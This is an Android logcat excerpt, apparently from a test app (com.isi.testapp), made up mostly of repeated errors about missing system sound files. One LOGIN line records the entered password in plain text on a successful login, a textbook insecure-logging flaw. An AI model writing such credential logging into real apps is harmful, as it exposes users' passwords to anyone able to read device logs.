W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/Effect_Tick.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/Effect_Tick.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/Effect_Tick.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/Effect_Tick.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/Effect_Tick.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/Effect_Tick.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/Effect_Tick.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/KeypressStandard.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/KeypressStandard.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/KeypressSpacebar.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/KeypressSpacebar.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/KeypressDelete.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/KeypressDelete.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/KeypressReturn.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/KeypressReturn.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/KeypressInvalid.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/KeypressInvalid.ogg
W/AudioService( 1272): unloadSoundEffects(): Error 1 while loading samples
I/LOGIN ( 4416): entered password is password - Successful Attempt
E/SoundPool( 1272): error loading /system/media/audio/ui/Effect_Tick.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/Effect_Tick.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/Effect_Tick.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/Effect_Tick.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/Effect_Tick.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/Effect_Tick.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/Effect_Tick.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/Effect_Tick.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/Effect_Tick.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/Effect_Tick.ogg
I/ActivityManager( 1272): START u0 <cmp=com.isi.testapp/.Welcome> from pid 4416
```